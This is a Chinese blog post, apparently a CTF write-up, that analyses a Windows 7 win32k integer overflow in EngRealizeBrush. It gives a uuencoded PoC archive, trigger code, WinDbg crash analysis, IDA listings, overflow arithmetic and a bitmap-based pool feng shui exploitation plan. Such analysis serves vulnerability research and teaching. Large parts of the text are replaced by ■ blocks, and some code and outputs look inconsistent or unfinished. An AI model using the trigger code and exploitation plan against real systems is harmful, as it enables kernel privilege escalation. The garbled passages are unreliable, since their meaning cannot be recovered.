windows内核系列三: 从POC到EXP

wjllz是人间大笨蛋 / 2018-11-04 08:30:00 / 浏览数 3360 安全技术 漏洞分析 顶(1) 踩(0)

前言

DDCTF的学习在我github上面更新完了那个库, 由于我之前做过■■■■的学习, 加上做第二题的时候已经知道这是一个■■■■的漏洞, and windows7的保护措施少的可怜, 所以我当时和师父说, 我觉得蛮简单的样子, 然后师父说, 是么, 那么把你看过的东西全忘了再做一遍. 于是... 对不起, 打扰了.

这篇文章的过程我会把自己的分析思路给贴出来. 离写出利用到写这篇博客已经过了很久了, 在这个过程当中对内核学习也有了新的看法. 现在的我觉得, 分析是最难的部分. 所以这篇文章会冗长一点. 希望您不要介意.

这篇文章主要分为一下几个部分

```
[+] poc■■ --> ■■■■■■
[+] ■■■■■■■ --> ■■■■■■■■■■
[+] fengshui: ■■■■■■■■■
[+] run shellcode: ■■■■
```

Let's Go

POC 分析

环境准备

下载的文件打开截图如下:

poc.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
begin 644 poc.zip
M4$L#!!0````("&19$S%/^[D"J`````H`0``!P`<&]C+F5X9554"0`#OJ:<
M6BNJG%IU>`L``03H`P``!.@#``#MO0M<E-76,/X,###(X(P*BI=R5"P*M8$!
M!`:801G%`AM$!TE!4:`140F>\5)>H(%B?)SRO,?.L7/LI-DYV3E6=C)#LQK$
MN*@I7DY!:F%1/314>`E0D?FOM?<SPXQ:I_?]ON_W?K__]Z)[UKZNO?9M[;77
MOCSICVUEO!F&$8-Q.!BFAJ%_6N8W_(D89O#80X.9_?Z?C*L1I7TR;JYQ69FB
MI'35XZ5Y*Q1+\U:N7,4JEA0H2DTK%<M6*E(>S52L6)5?,"4P<%"H@&+BBY++
M>;V%KSC-O_+_^(J1P!=>&4[@ME?6`7SL;P6[2PA<NGL]@4N(VUC^\RN%).WC
MKZ@!=O]MY>[%`*_^[<57%A-W/G'/6;;4B/AO+X)>QS!I(E_F@[_M>,SIU\9X
MB0)$@QEF'S@V4K]=0^%'#L8FU`[:O1C&!RN!&8!,B8A6)OQY,]H*$A'CNJ`+
MD+^@(2)&3P@1,=5>=ZGCQ2*F*Q"R]1<Q);_2%,I!(L\V`SK#1+\<?PI;L)8%
MV/"60!"65>P91P&Y3RG-SV/S&.9,%L7)S`>SWS,>Y*N=0J,Q.X=@0LA8`E`J
MNCV>;<KCA<ORRQAF+_$0D3ID@NZ(IYU26E:Z%.RD3O1"G0Z_6[R"XE40$>L(
MZXJ!9F-&W1%OVB_7Q/_;?YF&K"+&$3RF5LMPO5F.8,:F98Q>FQBFB.&Z',$A
MX%\D,C+-WP<:N!9'L`2"]8Y@,0"N2S86`B4&XUI#U%!C]1J&,1;.`XS&%-7X
M(44,(%-`:OM%=:!8D<Q<,7E=J;O2L0C:TU`DXO<',PQO\H6VY?\Q%JQ]"@8P
M\@O!ITAD\>5%T-[FH]+<2AM;?/XK_B'H3D:?D5J&M_A`[%B2\(&1#).=764S
M/<Q'@`?_-/Q4V=@`XT_#(:)D.(3RHV00$(P_HS!*GP\F[!V+07\''@3H??B#
MHR'D*PA1V>J*_/A,B'B"#_$E;GZQ'P1^3)(]`#1FUQ4%&?<$)C.\EP1)Y<<"
M]\RNM)G\(.5(2!-YOCKG.W-!'\,W0U&K=1=V[7@PF5$U):MKV0M`ZRQ+('H8
M]5`WQECXX?\\FA:#'=*@Z^MW.!PUP(>9CEOP8XS"6),PUD@2J\$'$^.8L/ML
M;H6<'*8+?#>2P&_UP1I4.>*2V%$&?CXEBY5E%7EE<3'<27X:%,3Q*;^*1(-(
MPPR\2H@D<<3PG]V#2)ZZ%T)[^97WDM;8,@J*[9@*H?^ZY7!`<X#?AV.PUDR^
M!OXBI*@\;_+AU]R#W07J8K,WH9&6@JNW)W+IG9R(8RRZM@P]GSH40^NX`IY?
M1Y%('*8V/A52EV_XC@%$8\'J3*UKX[^%ZJSCWP"D'<^"WSRN$[NJ`OJ>`Y(&
MC\&NZB]F;([@4-HMPP#DU$&\BLY02%4T@E\D(5W"I\@K^Y,'=I>')3.6P/7X
M&[P6?^]A\3>Z!'\3B^&W<$OP=@("MQ!PCY$`GWP")BXF8/)"`#N>]]D*@-,Q
MNRL)%.^N!FC5279O0W?5A3Z'H\&G^?YDF!E$S"X,W+T%7`T^Y?"+=#?X5))0
M*+3/5L%6))Z_W,8TE&^[GS8S=7-D"%G2?'K!7=L&;D9P&TNP<UR"ZN&^(47?
MA3'-;6.+%-GAC9Q.<K91Y8->)!#<!BXUP;M1]EYRD#4CQ+L9++[+N\*\KZ@_
M94=RZ5+UP]+20=PTB?<TJ;JQ5&H^$J;^U/2]RI:;4\<=L5_G17Y8H2;O2%M=
```

查阅资料得知UUENCODE加密, 改后缀名为uu, 之后采用winrar解压即可.

逆向POC文件

说是逆向. 其实就是一个F5的过程. 如下:


```
1 void __noreturn sub_401000()
2 {
3   HDC v0; // edi@1
4   HDC v1; // esi@1
5   HICON v2; // ebx@1
6   HBITMAP v3; // eax@1
7   HBRUSH i; // esi@1
8
9   v0 = GetWindowDC(0);
10  v1 = CreateCompatibleDC(v0);
11  v2 = LoadIconW(0, (LPCWSTR)0x7F02);
12  v3 = CreateDiscardableBitmap(v1, 0xDEAD000, 1);
13  for ( i = CreatePatternBrush(v3); ; DrawIconEx(v0, 0, 0x11223344, v2, 21862, 30600, 0x12345678u, i, 8u) )
14    ;
15 }
```

于是我整理了一下源码(循环不方便调试, 所以我把循环去掉了. 之后发现还是可行的):

```
#include <Windows.h>
#include <iostream>

/*
* triggerVul:
*   [+] ■■■■■
*/
VOID triggerTheVul()
{
   HDC hDc; // edi@1
   HDC hdcCall; // esi@1
   HICON hIcon; // ebx@1
   HBITMAP hBitMap; // eax@1
   HBRUSH i; // esi@1

   hDc = GetWindowDC(0);
   hdcCall = CreateCompatibleDC(hDc);
   hIcon = LoadIconW(0, (LPCWSTR)0x7F02);

   hBitMap = CreateDiscardableBitmap(hdcCall, 0xDEAD000, 0x1); // ■■■■■■■■■■■■0x18
   i = CreatePatternBrush(hBitMap);
   __debugbreak();
   DrawIconEx(hDc, 0, 0x11223344, hIcon, 0x5566, 0x7788, 0x12345678u, i, 8u);
}

int main()
{
   std::cout << "[+] Trigger The vul!!!" << std::endl;
   triggerTheVul();
   return 0;
}
```

需要注意的是, 我在源码当中加了一句`__debugbreak()`. 相当于一个断点. 程序运行到此的时候会停下来, 这个语句十分方便内核的exp■■■■.

编译运行程序的验证过程如下:



记录关键信息

采用`!analyze -v`指令.

崩溃指令

```
TRAP_FRAME:  9b20f560 -- (.trap 0xffffffff9b20f560)
ErrCode = 00000002
eax=f8200000 ebx=00000000 ecx=0dead000 edx=00000000 esi=9b20f780 edi=f822a154
eip=980651ea esp=9b20f5d4 ebp=9b20f600 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010246
win32k!vSrcCopyS1D32+0xa5:
980651ea 8918            mov     dword ptr [eax],ebx  ds:0023:f8200000=????????
Resetting default scope

LAST_CONTROL_TRANSFER:  from 83ef1083 to 83e8d110
```

需要注意的是, 由于我们是拥有vmware的, 所以可以有效的利用■■■■■绕过KASLR, 也就是这些指令的地址是固定的.
这样的话我们可以记录一下关键的信息方便调试.

[+] 有用的调试断点记录(一开始记录的地址多谢, 这两个是我后面写博客的用到的):

```
[+] 9803d6aa -- ■■■■■■■■■■
[+] 9803d730 -- ■■■■■■pool■■■■■■
[+] 980651e0 -- ■■■■■■
```

[+] 留意:

```
[+] eax■■
   ==> ■F820 0000, ■■■(■■■■■■■■)
   ==> ???? ■■■■■■■
   ==> ■■■■■■■■■■■■■■■
[+] ■■■vSrcCopyS1D32■■
```

崩溃原因

```
PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced.  This cannot be protected by try-except.
Typically the address is just plain bad or it is pointing at freed memory.
Arguments:
Arg1: f8200000, memory referenced.
Arg2: 00000001, value 0 = read operation, 1 = write operation.
Arg3: 980651ea, If non-zero, the instruction address which referenced the bad memory
    address.
Arg4: 00000000, (reserved)
```

[+] 查阅windows的文档:

Bug Check 0x50: PAGE_FAULT_IN_NONPAGED_AREA

05/23/2017 • 2 minutes to read • Contributors

The PAGE_FAULT_IN_NONPAGED_AREA bug check has a value of 0x00000050. This indicates that invalid system memory has been referenced. Typically the memory address is wrong or the memory address is pointing at freed memory.

[+] 留意:

```
[+] ■■■■■■■■■■■■■■■■■■■■■
```

崩溃堆栈

```
STACK_TEXT:
9b20f0ac 83ef1083 00000003 0c32a799 00000065 nt!RtlpBreakWithStatusInstruction
9b20f0fc 83ef1b81 00000003 88191b58 00000000 nt!KiBugCheckDebugBreak+0x1c
9b20f4c0 83ea041b 00000050 f8200000 00000001 nt!KeBugCheck2+0x68b
9b20f548 83e533d8 00000001 f8200000 00000000 nt!MmAccessFault+0x106
9b20f548 980651ea 00000001 f8200000 00000000 nt!KiTrap0E+0xdc
9b20f600 980aab6f 0020f780 03008860 0dead000 win32k!vSrcCopyS1D32+0xa5
9b20f840 9803da02 ffb50898 f822a010 00000000 win32k!EngCopyBits+0x604
9b20f900 98040c34 00000000 0dead000 00000006 win32k!EngRealizeBrush+0x462
9b20f998 980434af fe400b50 ffb8e748 9803d5a0 win32k!bGetRealizedBrush+0x70c
9b20f9b0 980b9ae6 fd0d3d68 fd0d3d68 ffabb000 win32k!pvGetEngRbrush+0x1f
9b20fa14 980de723 ffabb010 00000000 00000000 win32k!EngBitBlt+0x2bf
9b20fa78 980de8ab fd0d3d68 9b20fae0 9b20fad0 win32k!GrePatBltLockedDC+0x22b
9b20fb24 9806fa08 9b20fb54 0000f0f0 9b20fb88 win32k!GrePolyPatBltInternal+0x176
9b20fb60 9807d831 1e010237 00f00021 9b20fb88 win32k!GrePolyPatBlt+0x45
9b20fba8 9807d6c8 2201022d 00000000 11223344 win32k!_DrawIconEx+0x153
9b20fc00 83e501ea 2201022d 00000000 11223344 win32k!NtUserDrawIconEx+0xcb
9b20fc00 770770b4 2201022d 00000000 11223344 nt!KiFastCallEntry+0x12a
001af930 75b12cc0 75b12ca8 2201022d 00000000 ntdll!KiFastSystemCallRet
001af934 75b12ca8 2201022d 00000000 11223344 USER32!NtUserDrawIconEx+0xc
001af990 01341074 2201022d 00000000 11223344 USER32!DrawIconEx+0x260
001af9c4 0134154d 00000001 002105d8 002172a0 ddctf_blog!main+0x74 [c:\users\wjllz\documents\visu
001afa0c 76cd3c45 7ffdc000 001afa58 770937f5 ddctf_blog!__scrt_common_main_seh+0xf9 [f:\dd\vctoo
001afa18 770937f5 7ffdc000 770ec695 00000000 kernel32!BaseThreadInitThunk+0xe
001afa58 770937c8 013415c3 7ffdc000 00000000 ntdll!__RtlUserThreadStart+0x70
001afa70 00000000 013415c3 7ffdc000 00000000 ntdll!_RtlUserThreadStart+0x1b
```

[+] 堆栈信息的每一项的格式如下

```
ebp ■■■■■■■ ■■■■■■ ■■■■■■ ...
```

[+] 由上面的思路我们可以记录如下信息

```
98065145 win32k!vSrcCopyS1D32+0xa5
9b20f840 win32k!EngCopyBits+0x604
9b20f900 win32k!EngRealizeBrush+0x462
9b20f998 win32k!bGetRealizedBrush+0x70c
9b20f9b0 win32k!pvGetEngRbrush+0x1f
9b20fa14 win32k!EngBitBlt+0x2bf
9b20fa78 win32k!GrePatBltLockedDC+0x22b
9b20fb24 win32k!GrePolyPatBltInternal+0x176
9b20fb60 win32k!GrePolyPatBlt+0x45
9b20fba8 win32k!_DrawIconEx+0x153
9b20fc00 win32k!NtUserDrawIconEx+0xcb
9b20fc00 nt!KiFastCallEntry+0x12a
001af930 ntdll!KiFastSystemCallRet
001af934 USER32!NtUserDrawIconEx+0xc
001af990 USER32!DrawIconEx+0x260
```

推测漏洞类型

分析

首先, 在IDA当中获取崩溃指令的位置:

```
.text:BF8651D6 loc_BF8651D6:                           ; CODE XREF: vSrcCopyS1D32(BLTINFO *)+117↓j
.text:BF8651D6                 mov     edx, [ebp+var_4]
.text:BF8651D9                 mov     dl, [edx]
.text:BF8651DB                 mov     byte ptr [ebp+psb+3], dl
.text:BF8651DE ; 72:             *(_DWORD *)pulDst = *(&v14 + ((unsigned int)(unsigned __int8)*v21 >> 7));
.text:BF8651DE                 movzx   edx, dl
.text:BF8651E1                 mov     ebx, edx
.text:BF8651E3                 shr     ebx, 7
.text:BF8651E6                 mov     ebx, [ebp+ebx*4+var_20]
.text:BF8651EA                 mov     [eax], ebx      ; here is ....
.text:BF8651EC ; 73:             *((_DWORD *)pulDst + 1) = *(&v14 + (((unsigned int)(unsigned __int8)jSrc >> 6) & 1));
```

c代码对应如下:

```
while ( 1 )
{
  if ( !v10 )
  {
    ++v21;
    if ( v20 >= 8 )
    {
      v17 = v20 >> 3;
      do
      {
        jSrc = *v21;
        *(_DWORD *)pulDst = *(&v14 + ((unsigned int)(unsigned __int8)*v21 >> 7));// here
        *((_DWORD *)pulDst + 1) = *(&v14 + (((unsigned int)(unsigned __int8)jSrc >> 6) & 1));
        *((_DWORD *)pulDst + 2) = *(&v14 + (((unsigned int)(unsigned __int8)jSrc >> 5) & 1));
        *((_DWORD *)pulDst + 3) = *(&v14 + (((unsigned int)(unsigned __int8)jSrc >> 4) & 1));
        v20 -= 8;
        *((_DWORD *)pulDst + 4) = *(&v14 + (((unsigned int)(unsigned __int8)jSrc >> 3) & 1));
        *((_DWORD *)pulDst + 5) = *(&v14 + (((unsigned int)(unsigned __int8)jSrc >> 2) & 1));
        v11 = *(&v14 + (((unsigned int)(unsigned __int8)jSrc >> 1) & 1));
        v12 = *(&v14 + (jSrc & 1));
        ++v21;
        *((_DWORD *)pulDst + 6) = v11;
        *((_DWORD *)pulDst + 7) = v12;
        pulDst += 0x20;
        --v17;
      }
      while ( v17 );
      --v21;
      v9 = jSrc;
      goto LABEL_14;
    }
    v9 = *v21;
  }
```

这里我要吹一个叫做source insight的阅读源码的工具. 极大的方便了我阅读源码的过程. 此处在windows NT4对应的源码如下:

```
if (!jAlignL)
{
    while (cy--)
    {
        pjSrcEnd = pjSrc + cFullBytes;

        while (pjSrc != pjSrcEnd)
        {
            jSrc = *pjSrc++;

            *(pulDst + 0) = aulTable[(jSrc & 0x80) >> 7];
            *(pulDst + 1) = aulTable[(jSrc & 0x40) >> 6];
            *(pulDst + 2) = aulTable[(jSrc & 0x20) >> 5];
            *(pulDst + 3) = aulTable[(jSrc & 0x10) >> 4];
            *(pulDst + 4) = aulTable[(jSrc & 0x08) >> 3];
            *(pulDst + 5) = aulTable[(jSrc & 0x04) >> 2];
            *(pulDst + 6) = aulTable[(jSrc & 0x02) >> 1];
            *(pulDst + 7) = aulTable[(jSrc & 0x01) >> 0];


            pulDst +=8;
        }

        pulDst += iStrideDst;
        pjSrc += iStrideSrc;
    } « end while cy-- »

} « end if !jAlignL »       //end of if (!jAlignL)
```

是不是感觉有点慌, 什么都看不懂了, 这些变量名又是干啥的呢. 没关系的, 我们来整合一下资源.

[+] ■■■■■■■■■■■■■■■jSrc(■)■pulDst(■■■■■)■■■■■■.
[+] ■■■■■■■■v17■■■pjSrc■■■
[+] ■■■■■■■■■■■■■■■■■■.

调试器部分的分析

首先, 采用IDA逆向一下关键函数vSrcCopyS1D32:

```
1 void __stdcall vSrcCopyS1D32(struct BLTINFO *psb)
2 {
```

可以得到参数只有一个, 且是一个指针. 接着我们在vSrcCopyS1D32函数起始的地方设下断点. 运行到此, 打印出指针的值以及其对应的结构体内容.

```
kd> ba e1 98065145
DBGHELP: ddctf_blog is not source indexed
kd> g
Breakpoint 0 hit
win32k!vSrcCopyS1D32:
98065145 8bff            mov     edi,edi
kd> dd esp
918bc604  980aab6f 918bc780 09abb860 0dead000
918bc614  e074b000 f822a010 00000001 00000000
918bc624  00000000 0dead000 00000001 11045863
918bc634  00000000 97830000 00000001 1d72affe
918bc644  0001d729 0001d72a 918bc6a0 83eb05f8
918bc654  c07c0ff8 851dc78c 00000000 11045863
918bc664  00000000 00000000 f81ff000 c07c0ff8
918bc674  918bc6dc 88db8508 00000000 83f77d2d
kd> dd 918bc780
918bc780  fe965220 f822a154 e074b040 00000001
918bc790  0dead000 00000001 00000001 01bd5a00
918bc7a0  37ab4000 00000000 0dead000 00000000
918bc7b0  00000000 00000000 87a7b030 83e9cffe
918bc7c0  980c25f7 980cf88d 918bc884 00000000
918bc7d0  918bc8d4 00000000 918bc838 980d03ad
918bc7e0  fe5964a8 881b67d0 881b67b8 00010000
918bc7f0  e074b000 881b67d0 881b6700 00000001
```

运行到崩溃指令处.

```
kd> r
eax=e074b040 ebx=00000000 ecx=0dead000 edx=00000000 esi=918bc780 edi=f822a154
eip=980651ea esp=918bc5d4 ebp=918bc600 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
win32k!vSrcCopyS1D32+0xa5:
980651ea 8918            mov     dword ptr [eax],ebx  ds:0023:e074b040=00000000
```

我们看下windows nt源码里面的各项定义:

```
// We pass a pointer to this data struct for every rectangle we blt to.

typedef struct _BLTINFO
{
    XLATE *pxlo;        // Xlate object for color translation
    PBYTE pjSrc;        // Src scanline begining
    PBYTE pjDst;        // Destination scanline begining  // 查看结构体
    LONG xDir;          // This tells which direction we go
    LONG cx;            // This is the number of pels wide 查看这个结构体
    LONG cy;            // This is the number of rows in rectangle
    LONG yDir;          // This tells which direction we go
    LONG lDeltaSrc;     // Pointer increment to the next source scan line
    LONG lDeltaDst;     // Pointer increment to the next destination scan line
    LONG xSrcStart;     // Left edge column of the source
    LONG xSrcEnd;       // Right edge column of the source
    LONG xDstStart;     // Starting column on the destination map.  This is
                        //   the left edge for an RLE.
    LONG yDstStart;     // Starting scanline on the destination map.

    /* Information only used in RLE blts */

    SURFACE *pdioSrc;   // Pointer to the source surface object
    POINTL   ptlSrc;    // The starting point in the source map.
    RECTL    rclDst;    // Visible rectangle in the target map.
    PBYTE    pjSrcEnd;  // Ending position in the source map.
    PBYTE    pjDstEnd;  // Ending position in the target map.
    ULONG    ulConsumed;// Total number of source bytes consumed.
    ULONG    ulEndConsumed; // Ending number of source bytes consumed
    LONG     ulOutCol;  // Starting output column of the bitmap.
    ULONG    ulEndRow;  // Ending scanline on the destination map.
    LONG     ulEndCol;  // Ending column on the destination map.
} « end _BLTINFO » BLTINFO;
```

可以看到eax的值是和pjDst联系起来的. 有前面的源码我们推测出v17类似于字符串长度. 不如来验证他.

使用IDA找到v17对应的汇编指令.

```
.text:BF865246                  and     edx, 1
.text:BF865249                  mov     edx, [ebp+edx*4+var_20]
.text:BF86524D ; 81:              ++v21;
.text:BF86524D                  inc     [ebp+var_4]
.text:BF865250 ; 82:              *((_DWORD *)pulDst + 6) = v11;
.text:BF865250                  mov     [eax+18h], ebx
.text:BF865253 ; 83:              *((_DWORD *)pulDst + 7) = v12;
.text:BF865253                  mov     [eax+1Ch], edx
.text:BF865256 ; 84:              pulDst += 0x20;
.text:BF865256                  add     eax, 20h
.text:BF865259 ; 85:              --v17;
.text:BF865259                  dec     [ebp+var_14]
.text:BF86525C ; 87:            while ( v17 );
.text:BF86525C                  jnz     loc_BF8651D6
.text:BF865262 ; 88:            --v21;
```

在windbg当中运行到此打印出其值:

```
VOID cal(UINT x, UINT y)
{
    UINT result = y * ((x * 0x20) >> 3) + 0x40 + 0x44;
    std::cout << "hex: " << std::hex << result << std::endl;
}

UINT calx(UINT y, UINT z)
{

}

int main()
{
    std::cout << "[+] Trigger The vul!!!" << std::endl;
    cal(0xAAAAAAA, 0x30);
    system("pause");
    return 0;
}
```

```
c:\users\wjllz\documents\visual studio 2015\Projects\ddctf-blog\Rele
[+] Trigger The vul!!!
hex: 4
请按任意键继续. . .
```

由于不小心失误多操作了一次, 所以我们的值多减了一次一, 在后面我把它加回来了. `1bd5a000`就是我们推测的长度. 对应`BLTINFO`结构体成员变量`lDeltaSrc`, 在其中我发现了一句有趣的注释:

```
LONG yDir;          // This tells which direction we go
LONG lDeltaSrc;     // Pointer increment to the next source scan line
LONG lDeltaDst;     // Pointer increment to the next destination scan line
```

所以验证了我的长度推测. 只是它复制的不是字符串. 而是其他的东西.

如果有点绕的话让我们来总结一下目前获得的信息:

```
[+] pulDst■■■■■■
[+] jSrc■■■■■■■■.
[+] ■jSrc■pulDst■■v17■■■■■A
```

接下来开始我们的推测之旅.

第一步

如果是我们自己写字符串操作的话. 大概如下:

```
int len = 20;
char * Dst = memset(len);
for(int i = 0; i < 20; i++) // ■■■■
   Dst[i] = Src[i];
```

什么时候会崩溃呢. 比如:

```
int len = 20
char * Dst = memset(len);
for(int i = 0; i < 20+0x1000; i++)  // ■■■■
   Dst[i] = Src[i];
```

由前面的分析我们知道了他是一个写操作. 所以应该是目的■■■(代指)与其■■不匹配照成的. 为什么会不匹配. 由于这个地址的字符串长度比较大, 所以我猜测它应该是一个`pool`, 而不是堆栈. 于是我运行了如下命令.

```
kd> !pool e074b040
Pool page e074b040 region is Paged session pool
e074b000 is not a valid large pool allocation, checking larg
*e074b000 : large page allocation, tag is Gebr, size is 0x17
        Pooltag Gebr : Gdi ENGBRUSH
kd> ? 01bd5a00-0x17ab5000
Evaluate expression: -367916544 = ea120a00
kd> ? 01bd5a00*8-0x17ab5000
Evaluate expression: -163610624 = f63f8000
kd> ? 01bd5a00*20-0x17ab5000
Evaluate expression: 536866816 = 1ffff000
kd> ? e074b040+0x17ab5000
Evaluate expression: -132120512 = f8200040
kd> dd f8200040
f8200040  ???????? ???????? ???????? ????????
f8200050  ???????? ???????? ???????? ????????
f8200060  ???????? ???????? ???????? ????????
f8200070  ???????? ???????? ???????? ????????
f8200080  ???????? ???????? ???????? ????????
f8200090  ???????? ???????? ???????? ????????
f82000a0  ???????? ???????? ???????? ????????
```

其中需要留意的信息有:

```
[+] Gbr■■tag.
[+] 0x17ab5000■■■■■length■■■■■■■. ■■■■■■■■■■■■■■■■■■■.
[+] ■■■■■pool■■paged session pool
```

所以在这里我就已经可以开始推测其为整数溢出了. 理由如下

```
[+] ■■■■■size■■■■■■■■■■■■■■■.
[+] ■■■■■size■■■■■■■■■
[+] ■■:
   ==> size■■■
   ==> ■■■■■■■■■■■■■■■■■■■■■
```

第二步

于是借助于tag(tag真的很有用)与前面的逻辑分析. 我定位到了分配此内存的点. 在EngRealizeBrush函数当中.

```
pengbrush = PALLOCMEM(ulSizeTotal + 0x40, 'rbeG');// 这个地方有得玩吗
```

代码的修复你依旧可以参照可爱的windows nt的源码来完成. 与ulSizeTotal相关的赋值语句在这里.

```
149  cjScanPat = (unsigned int)(num_0x20 * cx_shit) >> 3;
150  v49 = cjScanPat * cy_input;
151  ulSizeTotal = cjScanPat * cy_input + 0x44;
```

可能你会比较疑惑的是各个变量的意义是什么, 与前面的思路一样, 我采用了动态调试验证.(定位到函数流, 跟着走一遍, 观察相应变量的值).
给出结论之前先看我们POC代码中的CreateDiscardableBitmap函数.

Copy

```
HBITMAP CreateDiscardableBitmap(
  HDC hdc,
  int cx,
  int cy
);
```

动态调试得到的结论是:

```
[+] cjsCanpat = (cx * 0x20 >> 3);
[+] v49 = cjScanpat * cy
[+] ulSizeTotal = cjsPanat * cyInput * 0x44
```

[+] 整理扩展一下pool整体分配的公式:

```
poolsize = ((cx * 0x20) >> 3) * cy + 0x44 + 0x40 + 0x8(x86■■pool header)
```

我们原来POC传入的大小是:

```
hBitMap = CreateDiscardableBitmap(hdcCall, 0xDEAD000, 0x1);
```

借助于windbg, 让我们来算一下我们的结论是否正确:

```
83e8d110 cc              int     3
kd> ? dead000*20
Evaluate expression: 7471759360 = 00000001`bd5a0000
kd> ? 00000001`bd5a0000>>3
Evaluate expression: 933969920 = 37ab4000
kd> ? 37ab4000+44+40
Evaluate expression: 933970052 = 37ab4084
```

我们可以看到和我们前面的`size`(0x17ab5000)完全扯不上关系, 这是由于windbg实现的是无溢出的结果. 需要留意的是我们的`1bd5a`■■■

而另外一个方面我编写了如下的c程序来看看程序的输出.

```
VOID cal(UINT x, UINT y)
{
    UINT result = y * ((x * 0x20) >> 3) + 0x40 + 0x44;
    std::cout << "hex: " << std::hex << result << std::endl;
}

int main()
{
    std::cout << "[+] Trigger The vul!!!" << std::endl;
    cal(0xDEAd000, 0x1);
    system("pause");
    return 0;
}
```

```
[+] Trigger The vul!!!
hex: 17ab4084
请按任意键继续. . .
```

bingo, 所以错误出现了, 我们看到了溢出的曙光.

这里的溢出一共有三个位置:

```
[+] cx * 0x20
[+] ((cx * 0x20) >> 3) * cy + 44
[+] poolsize = ((cx * 0x20) >> 3) * cy + 0x44 + 0x40
```

利用思路

在后面的故事当中, 我查阅了的这篇文章. 获取了利用思路.

查阅了小刀师傅给的一个关键数据.

```
UINT cal(UINT x, UINT y)
{
    UINT result = y * ((x * 0x20) >> 3) + 0x40 + 0x44;
    return result;
}

UINT calx(UINT y, UINT z)
{

}

int main()
{
    std::cout << "hex: " << std::hex << cal(0x12AE8F, 0x36D) << std::endl;
    system("pause");
    return 0;
}
```

```
c:\users\wjllz\documents\visual studio 201
hex: 10
请按任意键继续. . .
```

我们选取的大小为0x10(后面我会解释0x10的分配为什么合适), 漏洞分配的pool整体大小是`0x10+8(header)

验证:

```
kd> ba e1 9803d730
DBGHELP: drawIconVul is not source indexed
kd> g
Breakpoint 0 hit
win32k!EngRealizeBrush+0x190:
9803d730 8d4340          lea     eax,[ebx+40h]
kd> p
win32k!EngRealizeBrush+0x193:
9803d733 6847656272      push    72626547h
kd> p
win32k!EngRealizeBrush+0x198:
9803d738 50              push    eax
kd> r rax
        ^ Bad register error in 'r rax'
kd> r eax
eax=00000010
kd> p
win32k!EngRealizeBrush+0x199:
9803d739 8945e0          mov     dword ptr [ebp-20h],eax
kd> p
win32k!EngRealizeBrush+0x19c:
9803d73c e828f20600      call    win32k!PALLOCMEM (980ac969)
kd> p
win32k!EngRealizeBrush+0x1a1:
9803d741 8bf0            mov     esi,eax
kd> !pool eax
unable to get nt!ExpHeapBackedPoolEnabledState
Pool page fdad5ff0 region is Paged session pool
 fdad5000 size:  fe8 previous size:    0  (Allocated)  Gh15
*fdad5fe8 size:   18 previous size:  fe8  (Allocated) *Gebr
        Pooltag Gebr : Gdi ENGBRUSH
```

之后的利用思路如下:

```
[+] ■■■■■■■■0xf80(bitmap)+0x18(■■)■■
[+] ■■■■■■■■■0x18
[+] ■■■■■■■■■■■■■■bitmapA■■■■■■■■■■■■■■■■
[+] ■■bitmapA■■■■■■■■■■■■■■■■■■bitmapB■pvScan0
[+] bitmapB■■manager bitmap
   ■■■■■■■worker bitmap
[+] ■worker bitmap■■■■■■■■
```

